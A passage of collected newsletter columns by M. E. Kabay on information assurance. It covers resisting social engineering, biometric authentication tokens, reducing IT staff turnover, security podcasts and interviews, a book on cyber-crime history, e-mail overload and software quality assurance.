This technique was tried on me when I was a PFC (Private First Class) in the Army during a field exercise in Korea. I was guarding the van where we stored our cryptographic equipment when a Master Sergeant (E-8 – enlisted ranks go only to E-9) and Sergeant First Class (E-7) approached. I stopped and challenged them, but they demanded entry. I checked the access roster and told them that they could not enter, as they were not on it. They demanded to see the roster, but their attitude was annoying me, so I told them (correctly) that it was not for general distribution. They started into the passage through the wire demanding that I either give them entry or go contact my commanding officer. Now, this crypto equipment was the only gear for which defense using deadly force was authorized, so I chambered a round, which on an M-14 rifle is a very distinctive sound from simply cycling an empty rifle. They rushed the inner entry, threatening me with court marshal for having threatened them with lethal force and again demanded immediate entry. With the muzzle in the Master Sergeant's stomach, I clicked off the safety, letting the rifle do my talking. They finally backed down and left, uttering yet another threat of charges.

I stood there wondering if I were headed for trouble. An hour later, I was relieved for lunch, and during lunch, the First Sergeant stood me up before the company as an example of how to deal with these two sergeants who were evaluating the security readiness of the company. They had bullied their way into many of the company's various operations where they had no authority to do so even though the troops were authorized to use limited physical force to prevent unauthorized access by anyone. Most troops could have used simple non-cooperation to achieve the same denial of access. I was just glad that they had backed down, as I had been fully prepared to shoot them.

Many people do not have the strength of personality to stand up to bullying and to the threat of

official action. Having clear and precise directives as to what to do when confronted by a challenge for access, with alternative actions if the first is not available (the person who could authorize the access is unavailable, as in your example) is mandatory for people to resist this, and many other, types of social engineering. It is the uncertainty that the social engineer exploits, together with the desire of people to be helpful to others.

Simple, direct statements of policy work much better than overly-detailed, complex, cover-everything, policies. People are more likely to read and follow understandable principles than to wade through endless details of micromanagement. On the other hand, not having any policy at all leaves people to make their own judgment, which may not be in the best interest of security.

In the next installment, Mr Schumacher looks at additional social-engineering techniques that can be useful and which employees must be prepared to resist. He also suggests effective approaches to employee training for such resistance.

* * *

Paul Schumacher (mailto:psch@optonline.net) welcomes correspondence. He is particularly happy to work on interesting research projects with anyone who can benefit from his expertise.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Social Engineering in Penetration Testing (6): Overloads, Fascination & Awareness and Training

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Distinguished correspondent Paul Schumacher continues with contributions of his perspectives on additional social engineering techniques. We finish with comments on training employees to resist social-engineering techniques. What follows is Mr Schumacher's comments with minor edits.

* * *

I have thought of two other methods of social engineering you may want to consider. One is overload: present the individual with so many decisions to make that they start to default to simple responses on those that seem innocuous. This is very excellently presented by the movie "Sneakers" < http://www.imdb.com/title/tt0105435/ > when Robert Redford had to get into a building, and his team overloads the guard, who in desperation just buzzes Redford into the building.

The second is fascination. A staged 'play' that is interesting to the target will at worst totally engross the target individual, and at best, distract them from their job. In fact, the methods and techniques are as varied as there are individuals on the planet. What they have in common is the desire to have someone behave in a manner that is counter to security. Those who have the responsibility to protect security should be taught that it is far safer to maintain the safety of the security than to please or give in to someone who wants us to compromise it.

It could be an excellent teaching tool to have a class think up new methods of social engineering, particularly those that exploit the unexpected. The idea is to get them to think not just outside the box, but beyond the walls of the building the box is in. This is what those attacking security are doing more and more these days.

* * *

[MK adds:] In many of my articles, I have emphasized the power of play-acting or role-playing exercises in security awareness and training. In my experience, students and employees who act out a situation are far more likely to remember the lesson than if they simply hear about it or see a simulation. Rebecca Teed of the Science Education Resource Center at Carleton College has put together an introductory overview < http://serc.carleton.edu/introgeo/roleplaying/index.html > of role-playing in teaching (including a pointer to readings) and also a detailed tutorial on "How to Teach Using Role-Playing" < http://serc.carleton.edu/introgeo/roleplaying/howto.html > that can help readers who want to apply this powerful tool to information assurance.

* * *

Paul Schumacher (mailto:psch@optonline.net) welcomes correspondence. He is particularly happy to work on interesting research projects with anyone who can benefit from his expertise.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Don't Fob This Off:
Privaris Offers Multi-Use Biometric Token

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In my continuing series of articles on identification and authentication (I&A), today I'd like to point readers to an interesting multi-factor authentication system that might be useful to you. After _Network World_ published an earlier paper in this series, I was contacted by a public relations officer for Privaris, Inc., a company founded in 2001 that concentrates on portable fingerprint-biometric I&A devices. The company description < http://www.privaris.com/company/index.html > explains that "Privaris has designed and developed a family of key-fob sized, personal, mobile devices that authenticate an individual's identity before interacting with their existing security systems used for granting access to buildings, offices, and garages (physical security), and computers, networks, and websites (logical security). Privaris products are targeted for use by the average consumer, small businesses, corporate enterprises of all sizes, and federal, state and local governments."

Readers are aware that token-based authentication ("What you have") suffers from a fundamental problem: the token can be used by anyone who finds or steals it if they know where it is to be used – just like an ordinary physical key can incorrectly allow a thief to a open a car-door lock. Privaris' contribution is to allow the token to identify and authenticate its user using on-board biometric sensor and secure processor. Unauthorized personnel cannot use the tokens to impersonate the legitimate users: only the authorized, authenticated user can activate the device. The plusID™ "universal personal biometric device" has sufficient on-board processing power and storage to allow entirely local fingerprint recognition for authentication of identity. There is no backend database as is typically required with biometric solutions. The plusID™ can then interact with a wide range of existing systems by delivering standard credentials. For example, it has the ability to emulate a wide range of RFID access cards and can deliver cryptographic certificates for use in application-level identification and authentication.

The company offers a number of useful documents < http://www.privaris.com/resources/index.html > about plusID™ including a short white paper on "Achieving Universal Secure Identity Verification with Convenience and Personal Privacy" < http://www.privaris.com/pdf/Privaris_whitepaper_Universal%20Secure%20Identity.pdf > which has the following sections:

- Introduction
- Identity verification and multi-factor authentication
- Market adoption
- Making biometrics simple, secure and private
- Applications
- Compatibility with existing security infrastructure
- Using the device.

The paper states, "The plusID uses multiple wireless interfaces and USB to communicate with proximity and smart card readers, PCs, networks, and other security infrastructure. Different

plusID™ models offer various combinations of:

- 125 kHz RFID (proximity cards)
- 13.56 MHz RF (contactless smart cards - supporting ISO 14443 A and B, ISO 15693, and NFC)
- ISO 7816 & CCID compliant – compatible with standard Microsoft® Windows smart card infrastructure for computer logon
- Bluetooth™
- IEEE 802.15.4 (for long range applications such as gate access)
- One-time password capability (displayed via LCD and delivered wirelessly or over USB)."

There's an interesting recorded interview available from Network World Panorama with Privaris CEO John Petze available online < http://www.networkworld.com/podcasts/panorama/2007/091007pan-privaris.html > in which he discusses plusID™ with Jason Meserve. I enjoyed hearing Mr. Petze's thoughts on the issues of I&A in a real-world environment where there's an existing investment in authentication technology.

I think the technology looks promising, and, as Mr. Petze says in his interview, the price (currently in the $100/unit range) will undoubtedly go down as the underlying technology becomes less expensive and as sales volume increases.

[DISCLAIMER: As usual, I have no financial relationship whatever with Privaris, Inc.]

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Reducing Employee Turnover:
The STCC Case Study (1)

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

One of the key threats to the security of an organization is the sudden departure of a key employee. I wrote a series of articles about personnel management as a security issue in this column back in 2000 (use < http://www.mekabay.com/cv/publications.htm > and search on "Personnel Security" for a complete list of titles and links) and am pleased to extend the series with a contribution from MSIA graduate student Stanley Jamrog. What follows is a lightly edited and shortened version of a weekly paper that he wrote in a graduate seminar in the summer of 2007.

* * *

Despite a high workload that demands long hours, the information technology (IT) department at Springfield Technical Community College (STCC) has a very low employee turnover rate. It's true that one would expect institutions of higher education institutions to have lower turnover, since they close for the weekends and there are frequent vacations and breaks. However, IT personnel in colleges and universities don't follow student schedules. Summer and other break periods are prime time for technicians to be doing upgrade work on servers and other equipment. The IT department at STCC is small and has not grown recently despite increasing workloads; indeed, it has become smaller due to restrictive budgets. Nonetheless, despite high workloads, retention rates among college and university IT employee rates are surprisingly high. One survey indicated that over 60% of IT workers under age 40, and almost 59% of CIOs planned to remain in higher education for at least 15 years.< http://www.educause.edu/ir/library/pdf/ers0401/rs/ers04015.pdf > Factors contributing to this high retention rate include benefits packages and belief in the mission of higher education.

Managing an effective balance between work and family priorities greatly lowers employee burnout and turnover. Employees who place equal priority on their home lives and work tend to experience less stress on the job and get more satisfaction out of their careers.< http://www.educause.edu/ir/library/pdf/PUB7201j.pdf > Other factors that decrease overall stress for IT technicians include managing time effectively, understanding the overall goals, having flexible schedules that take into account family needs. The work environment at STCC provides an excellent example of how to keep staff productive while maintaining low levels of stress and burnout.

At STCC, the IT staff members are an integral part of all stages in IT. The administrators of the department do not tell the staff how to do their jobs; instead, they are confident that the technicians know their jobs. Administrators assist them in getting the job done but don't micromanage them. Staff are involved in all projects and upgrades and help develop strategies to deal with specific issues and overall priorities. This level of involvement allows for ownership of the projects and keeps them aware of the larger picture.

* * *

[MK adds:] I think that the managers at STCC are exemplifying excellent management skills that reduce the likelihood not only of employee departures but also of errors, omissions, and sabotage. In the next (and concluding) segment of Mr Jamrog's report, he explores how STCC handles personal problems and conflicts with users.

* * *

Stanley Jamrog is an adjunct instructor at Springfield Technical Community College, where he teaches Network/Computer Security and Unix/Linux Operating systems. He holds degrees from Vassar College (BA class of 89) and STCC (AS class of 2006)and is also a security consultant. After he completes his MSIA he will begin looking for full time employment (hopefully teaching). Readers are welcome to contact him by email < mailto:sjjamrog@stcc.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Reducing Employee Turnover:
The STCC Case Study (2)

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

MSIA graduate student Stanley Jamrog continues with part two of his case study of how to reduce employee turnover and support good security. What follows is the continuation of a lightly edited and shortened version of a weekly paper that he wrote in a graduate seminar in the summer of 2007.

* * *

IT staff have families and personal responsibilities. When family issues crop up staff members are encouraged to deal with those issues instead of feeling pressured to come to work. This strategy allows members to set a higher priority on their home lives and decreases the stress of being on the job when they are needed elsewhere. Vacations are considered an important stress reliever; staff are encouraged to use their vacation time away from their job. Multiple people in the team learn all jobs, so that when an individual is on vacation, they do not need to be called in if an issue develops. Even the director leads by example, using her vacation time to spend with family.

Growth and development of skill sets are also considered important to the director of the department. Despite a small budget, funds are set aside to send team members to seminars and other educational settings to increase their skill set. This investment increases feelings of personal worth among the employees and contributes to a lower-stress environment for employees.

Employees are encouraged to seek help if their job becomes overwhelming. Job loads are routinely monitored and employees can be asked to assist someone who has an unusually tough load. To manage such reallocation of resources, communication is key. Employees talk about their job loads at weekly meetings and if help is needed, job loads can be spread out at these times. Such collaboration is another benefit of having staff learn multiple roles within the department.

Problems with end users can contribute greatly to job stress. To decrease stress, administrators have set a policy whereby all personality conflicts are pushed directly to them. If a member of the IT team has a problem with another employee at the school, they are to report the conflict to the IT administrator. The administrator then takes the position of mediator in the problem, decreasing the stress level for the IT employee and creating better understanding and trust with the end-user population.

Overall, the IT department does an excellent job of managing stress, burnout, and turnover. This is evident in the very low employee loss rate at the school. Even though rates of attrition at institutions of higher learning are generally low, STCC enjoys an exceptionally stable IT environment. Low staff turnover is also noteworthy throughout the college as a whole.

* * *

[MK adds:] The enlightened management practices at STCC can serve as fodder for discussions in many organizations where employees are treated less well. If your group suffers from loss of trained personnel, demoralized and frustrated staff members, low productivity, poor customer relations or even outright sabotage of policies or systems, use STCC as a basis for comparison and analysis.

* * *

Stanley Jamrog is an adjunct instructor at Springfield Technical Community College, where he teaches Network/Computer Security and Unix/Linux Operating systems. He holds degrees from Vassar College (BA class of 89) and STCC (AS class of 2006)and is also a security consultant. After he completes his MSIA he will begin looking for full time employment (hopefully teaching). Readers are welcome to contact him by email < mailto:sjjamrog@stcc.edu >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Pods Busting Out at CERT/CC

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

The Computer Emergency Response Team Coordination Center (CERT/CC) has a phenomenal resource for everyone interested in changing attitudes about information assurance: the CERT Podcast Series.< http://www.cert.org/podcast/ > According to EDPACS Editor Dan Swanson,< http://www.networkworld.com/newsletters/sec/2006/1030sec2.html > there have been over 1.5M downloads of these extraordinary free lectures since their inception.

The categories and their numbers of podcasts are as follows:

- Governing for Enterprise Security (6)
- Privacy (2)
- Risk Management and Resilience (6)
- Security Education and Training (3)
- Threat (2)
- Trends and Lessons Learned (8)
- Tips from the Trenches: Areas of Practice (5)

The newest topics are shown in a strip on the right hand side of the home page and include the following exciting contributions:

- The Path From Information Security Risk Assessment to Compliance
- Computer Forensics for Business Leaders
- Business Resilience: A More Compelling Argument for Information Security
- Resiliency Engineering: Integrating Security, IT Operations, and Business Continuity
- The Human Side of Security Trade-Offs

The podcasts are generally around 20-25 minutes long (and take about 0.25MB of disk space per minute). CERT/CC even provides segmentation so that you can dive into the specific section that most interests you. They include notes and transcripts (PDF) that greatly increase the value of the sound files for training and awareness. CERT/CC allows you to download the files for uninterrupted playing.

The speakers being interviewed by CERT/CC staff are a distinguished group of academics and industry experts.< http://www.cert.org/podcast/bios.html > Scrolling through their backgrounds and achievements left me salivating at the prospect of listening to all of their podcasts over a period of weeks.

To illustrate the depth of these talks, I picked one that reflects a particular interest of mine: Computer Forensics for Business Leaders: Building Robust Policies and Processes by Cal Waits speaking with Stephanie Losi. “Cal Waits is a member of the Forensic Team in the Networked Systems Survivability Program at the Software Engineering Institute. In addition to developing digital forensic training material for law enforcement and intelligence agencies, Cal's research focuses on emerging trends in the forensic field and tool development. Before joining the SEI,

Mr. Waits worked for the National Security Agency. He holds a MS degree." The notes < http://www.cert.org/podcast/notes/20071030waits-notes.html > lay out the topics of the talk as follows (these are just the headings):

- Part 1: Why Policy is Key
  - Proactive Preparation
  - Using Rehearsals to Clarify Policy
- Part 2: The Complex Realities of Investigations
  - Forensics as Fiduciary Duty
  - Minimizing Investigation Impacts
  - More Complex Investigations
  - Preparing for the Unexpected
- Resources

I will be pointing to these resources in undergraduate and graduate courses and I encourage readers, including especially other teachers, to explore this garden of delights. Kudos to the CERT/CC and their collaborators!

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Federal News Radio Spotlights Security

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Do you enjoy listening to experts discuss their work? Sometimes hearing the subtleties of a person's voice communicates even more than a well-written summary of their thoughts. The spontaneity of intelligent conversation can illuminate a topic in ways that the strictly rational exposition characteristic of a written piece or a carefully prepared presentation may not always achieve. Federal News Radio (FNR) < http://www.federalnewsradio.com/ > has a resource for anyone who likes to learn from such interviews.

Professor Gil Vega, MSIA, CISSP, a colleague in (and graduate of) the MSIA program at Norwich University, recently spoke about risk management in his work as Director of the Information Assurance (IA) Division of the Immigration and Customs Enforcement Division of the Department of Homeland Security (DHS).< http://www.federalnewsradio.com/?nid=351&sid=1256215 > Gil has a distinguished career in the US Army from 1986 to 1991, serving in the military police, including in Desert Shield and Desert Storm; he served as a police officer and detective until 1998 and then became an information assurance specialist in industry and government. He worked for the Library of Congress Office of the Inspector General, the Joint Warfare Analysis Center of the US Joint Forces Command and at the Office of Naval Intelligence before taking on his current role at DHS. He has been teaching in the MSIA program since 2005.

In his roughly 20-minute interview (excluding ads), Gil makes a number of valuable points about risk management. Some of the highlights that can stimulate discussion in any organization:

- Information assurance cannot become information prevention: he says that if his staff tell people "NO" then they have to take responsibility for getting the job done.
- It's impossible to eliminate all risk: the issue is balancing productivity and rational risk reduction through the effective application of process, procedures and technology.
- He plunged into the real-world details of his organization's work; his "ICE-101" tour involved participating in every aspect of the agency's mission. Education, familiarization and indoctrination into the culture are essential to understanding the risks that the people in the organization are facing.
- With the IT security staff's thorough familiarization with their colleague's priorities, security personnel can become more like business consultants who offer secure alternatives instead of just blocking proposals.
- The Federal Information Security Management Act (FISMA) is greatly affecting security across the federal government: it is forcing consideration of specific metrics and influencing their plan of action for reducing weaknesses.
- ICE is investing in extensive awareness and training programs, including computer-based training and implementing improved technical defenses using a systems development life cycle process where security is baked-in rather than sprinkled on.
- Security is diversified throughout the organization so that all managers cooperate on improving controls and upper management take ownership of security rather than seeing it as purely the responsibility of the IA group.
- IA is becoming a multi-disciplinary area with many new programs, but there is still a critical shortage of IA professionals. Recruitment efforts include industry conferences

and college job fairs; the key characteristic he's looking for is an interest in contributing to a significant mission.

- Government employment is no longer stultifying. New investments in government programs are providing exciting opportunities for IA professionals to engage in cutting-edge developments with new technologies and new schools of thought.

There are many other interviews available from FNR. For example, recent speakers include Bill Desmond, Chief of Defense Nuclear Security at the National Nuclear Security Administration; Susan Alexander, Chief Technology Officer for Information & Identity Assurance at the Pentagon; and Dara Gordon Murray, Chief Information Security Officer and Director of the Services Division at the Department of Health and Human Services Program Support Center.

By the way, the download link on the Web page for Gil's interview doesn't work, but this one does.< http://icestream.bonnint.net:8000/dc/fnr/fed_sec_spotlight/!FED_SECURITY_SPOTLIGHT_10-04-2007.mp3 >

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Howard Schmidt Patrols Cyberspace

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Sometimes a person's biography alone is grounds for reading whatever they write. I've got a specific case for you.

Howard Schmidt, CISSP, CISM is the President of the Information Systems Security Association (ISSA) < https://www.issa.org/Association/ISSA-Profile.html > and author of a fascinating book entitled _Patrolling Cyberspace: Lessons Learned from a Lifetime in Data Security_.< http://tinyurl.com/39ap7f > Mr. Schmidt has indeed had a lifetime of involvement in security, beginning with his service to the nation as a member of the United States Air Force from 1967 to 1983, the Arizona Air National Guard from 1989 to 1998, and US Army reserves where he was a special agent in the Criminal Investigation Division as well as being a city police officer for the Chandler, AZ Police Department. He moved to the National Drug Intelligence Center at the FBI and was a key contributor to the development of computer forensic methodology as head of the Computer Exploitation Team. He also served as supervisory special agent and director of the Air Force office of special investigations computer forensics lab in computer crime and information warfare division where he created a pioneering computer forensics lab for the federal government. After serving as Chief Information Security Officer and Chief Security Officer for Microsoft, he was appointed Vice Chair of the President's Critical Infrastructure Protection Board and as the Special Advisor for Cyberspace Security for the White House in December 2001 and then served as Chair from January 2003 until May 2003 when he retired. Other high-level security positions have included the top security jobs at eBay and being Chief Security Strategist for the US CERT Partners Program of the National Cyber Security Division, Department of Homeland Security.

Patrolling Cyberspace is a small book full of delights for anyone interested in the history of our field and in the thoughtful reflections of one of its major contributors. Here's a quick overview of topics in the nine chapters of this little gem (I'm not expanding acronyms this time):

1. Political Protest or Criminal Intent? Phreakers and early hackers from the 1960s and 1970s; PHRACK, Mitnick, Legion of Doom, Masters of Deception, Eric Bloodaxe, Phiber Optik, the Steve Jackson Games debacle, Operation SunDevil.

2. Adversity is the Mother of Invention: Mike Anderson and computer forensics, safeguarding evidence, recovering deleted files, early file-validation tools, pre-Photoshop graphics manipulation.

3. Worming a Way into History: The Cuckoo's Egg, the Morris Worm, Datastream Cowboy & Kuji v. Rome Labs.

4. Fighting 21st-Century Crime with 18th-Century Laws: BBSs and child porn, First Amendment rights, new conceptions of trespass and theft, search-and-seizure changes, new resources for police, CFAA, ECPA.

5. From Fame to Fortune: phishing, Russians, hats, Dan Farmer & SATAN, ILF and DoS,

MafiaBoy & DDoS, Fluffi Bunni, Melissa, Code Red, Nimda, Blaster, security through obscurity.

6. An International Affair: I Love You, Indo-Pakistan cyberwar, China Eagle Union, ILF again, Scott Charney & the international anti-cybercrime effort, the culture of security.

7. Safeguarding Our Goods: educating the police, the US federal response, child pornography, intellectual property rights, jurisdictional nightmares.

8. Where We're Most Vulnerable: Senate Armed Services Committee on Security in Cyber Space, GAO report on DoD systems being attacked, PCCIP, PDD-63, information sharing my eye, PCIPB, DHS, not crying wolf, Titan Rain.

9. The Highway Ahead: Top Ten Trends Impacting Security, cybercrime will become normal, identity theft will get worse, distrust v. optimism.

It's a great read!

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Limiting E-mail Bottlenecks

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

Sometimes I think that e-mail is a curse. When I look at my apparently inexhaustible list of pending e-mail messages, I feel like turning off my e-mail client for good. Ole Eichhorn, who has created a charming and idea-packed Website < http://w-uh.com/ >, wrote an excellent overview in 2003 looking at the dangers of using e-mail badly.< http://w-uh.com/articles/030308-tyranny_of_email.html > He wrote, "There are two ways email impairs your productivity:

1. It breaks your concentration.
2. It misleads you into inefficient problem solving."

Mr Eichhorn proposed "six rules for avoiding email tyranny:

1. Turn your email client off. Pick the moment at which you'll be interrupted.
2. Never criticize anyone in email, and avoid technical debates. Use face-to-face meetings or 'phone calls instead.
3. Be judicious in who you send email to, and who you copy on emails.
4. Observing some formality is important.
5. Don't hesitate to review and revise important emails.
6. Remember that email is a public and permanent record."

My own rule for handling all interruptions depends on the central limit theorem (CLT) of statistics.< http://www.statisticalengineering.com/central_limit_theorem.htm > One of the implications of the CLT is that, in the absence of information about any given variable, the most likely value is the mean of its distribution. Therefore, unless you know something about the caller/sender or are expecting a specific message, a phone call or an e-mail message is most likely to be of average importance to you; it follows that if you are doing something of greater than average importance to yourself, do not answer the phone or read the e-mail. If your current activity is less than average in importance on your own scale, go ahead and answer or read as appropriate.

Another perspective on e-mail comes from an interesting white paper published by Permessa Corporation.< http://www.permessa.com/ > In "Three Cs Of Email Management: Consolidation, Compliance, Cost Control: How to significantly lower both the operational and project-related costs of email"< http://www.permessa.com/media/whitepapers/3Cs_email_management.php >, the authors point out that despite the enormous growth in e-mail, "only 15% of received email is deemed truly critical by its recipients!" They recommend that organizations monitor e-mail traffic, identify the key misusers (or abusers) of corporate e-mail services, and devise and enforce effective e-mail policies to reduce abuse.

As a performance specialist for Hewlett-Packard operating systems and databases in the 1980s, I learned how important it is to identify the key contributors to performance problems, whether they be related to bandwidth hogging, processing overloads, main-memory contention, secondary storage limitations, or application bottlenecks. Showing where the bulk of the

performance-related resources are being consumed helps to establish priorities for optimization. For example, if a particular code sequence in a program consumes 1 millisecond (msec) of extra processing time but is repeated 2 million times per hour during normal processing, then the wasted time constitutes 56% of the total processing time! Even something as simple as reducing the wasted time per loop by, say, 0.25 msec would cut processing of the hour's work by 500 seconds or 14%.

More on controlling e-mail in my next column.

* * *

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.graduate.norwich.edu/infoassurance/ > and CTO of the School of Graduate Studies at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Software Development and Quality Assurance

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Software quality assurance (SQA) isn't usually considered part of information assurance, but it can potentially affect all six elements of the Parkerian Hexad< http://www.mekabay.com/overviews/hexad_ppt.zip >. In particular, SQA usually protects integrity, availability and utility of information. The Risks Forum< http://catless.ncl.ac.uk/risks > moderated by Peter G. Neumann< http://www.csl.sri.com/users/neumann/neumann.html > since 1985 contains thousands of examples of security risks caused by poor SQA.

SQA must aim to uncover all program problems even though in practice, that's not possible for most programs. At best, we are reducing the likelihood that defective programs will enter production. Since the cost of rectifying errors grows by about ten times with each stage of development, it's sensible to incorporate SQA at every step of the system development life cycle.< http://www.mks.com/sdlc >

One of the questions that arise when planning to implement SQA is where the head of that function should report. It's always seemed to me that the director of SQA should be reporting at the same management level as the director of software development – much as I always recommend that the chief information security officer should report at the same level as the chief information officer. The reasoning is that, just as the head of Financial Audit should not be reporting to the chief financial officer, the SQA chief shouldn't be reporting to the person in charge of development: there's a potential conflict of interest in having the development director exerting control over the equivalent of an audit function.

One of the categories of SQA tools that practitioners find immensely helpful is test-coverage monitors.< http://www.testingfaqs.org/t-eval.html > These packages report – usually using graphical output – on how many times every single line of source code has been used in the test batteries applied during testing. Blank areas indicate untested code, which in turn could indicate:
• Inadequate test suites.
• Incorrect coding that renders sections of code logically impossible to access.
• Logic bombs and Easter eggs< http://www.mekabay.com/overviews/glossary.pdf > – unauthorized code inserted by employees or others.

Another method for SQA is seeding: inserting known errors in the program under test. If the SQA process doesn't catch all the inserted bugs, there's a problem. If you have inserted a large number of known bugs (e.g., 100), you may even be able to estimate the approximate proportion of unknown bugs remaining to be found in the code; e.g., if you found 90% of the 100 inserted bugs (i.e., you missed 10%) and you have found 2,459 bugs in your code so far, then perhaps there are roughly 246 bugs (10% of 2,459) left to find. These estimates are not precise because there is no guarantee that the kinds of errors introduced are equivalent to the types of errors remaining, but the estimate is better than nothing.

* * *

Today's column is based on Chapter 39, "Software Development and Quality Assurance," from

the *Computer Security Handbook*, 5th Edition< http://www.amazon.com/Computer-Security-Handbook-2-Set/dp/0471716529 > by Diane E. Levine, John Mason, Jennifer Hadley. The chapter contains more information, including discussions of types of programming errors to look out for. A 48-slide PowerPoint lecture< http://www.mekabay.com/courses/academic/norwich/is342/lectures/csh5_ch39_software_devt_qa.pptx > and an eight-page PDF file of notes< http://www.mekabay.com/courses/academic/norwich/is342/lectures/csh5_ch39_sw_devt_qa_supplement.pdf > are freely available for download from my Norwich University IS342 "Management of IA" lecture notes< http://www.mekabay.com/courses/academic/norwich/is342/lectures/index.htm > Web page.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Software Inspections and Debugging a Must for Effective SQA

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Regular readers may have gathered that I'm old, even though *Network World* is still using a picture of me from ten years ago when I started writing this column in 2000. Certainly the (mostly) 18-22 year-old students in my freshman through senior classes at Norwich University perceive me as absolutely ancient. Readers older than they may be shocked to realize that these young adults were not born when the Morris Worm< http://www.networkworld.com/news/2008/103008-morris-worm.html > hit the Internet on November 2, 1988 – and that when I tell them that I began programming in assembler in 1965 it's a bit like someone telling me (I was born in 1950) that they started writing on stone tablets with chisels in 1928.

Nonetheless, mostly by making fun of myself and of what to them is my advanced age, I still seem to reach the students with experiences from my years working in industry. Today I'll tell you more about fundamentals of software testing, in which I've been professionally involved since (gasp) 1979 when I first began programming for pay.

In general, software developers and systems engineering experts have found that the cost of correcting mistakes rises by about ten times with every additional stage of the software development life cycle (SDLC) and related software development processes (you can download a PowerPoint lecture< http://www.mekabay.com/courses/academic/norwich/is301/04_ch4.ppt > reviewing these topics from my software engineering course notes by distinguished author and teacher Ian Somerville, author of the well-known text *Software Engineering*, 8th Edition< http://www.amazon.com/Software-Engineering-Update-Ian-Sommerville/dp/0321313798 >). The 309-page study, "The Economic Impacts of Inadequate Infrastructure for Software Testing"< http://www.nist.gov/director/prog-ofc/report02-3.pdf > prepared in May 2002 for the National Institute of Standards and Technology (NIST) summarizes the situation as follows (pp 5.3 & 5.4):

> The relative cost … of repairing defects found at different stages of software development increases the longer it takes to find a bug. . . . For example, errors introduced during this stage and found in the same stage cost 1X to fix. But if the same error is not found until the integration and component/RAISE [Reliability, Availability, Install Serviceability, and Ease of Use] system test stage, it costs 10 times more to fix. This is due to the reengineering process that needs to happen because the software developed to date has to be unraveled and rewritten to fix the error that was introduced earlier in the production process. However, bugs are also introduced in the coding and integration stages of software design.

Human testing can be highly effective, especially if it is applied after analysis and design but before coding. Inspection using a team approach gets the programmer who wrote the code to explain every line to other programmers; tests repeatedly show that the teams find 30% to 70% more errors than the original programmer. Particularly effective are walkthroughs,< http://www.mekabay.com/courses/academic/jac/QA/qa_04_inspect_walkthroughs_review.pdf > (described in a lecture my 1990s SQA course<

http://www.mekabay.com/courses/academic/jac/QA/index.htm > at John Abbott College< http://www.johnabbott.qc.ca/>) which are inspections where programmers pretend to be the computer and discuss how every line of code is going to be executed).

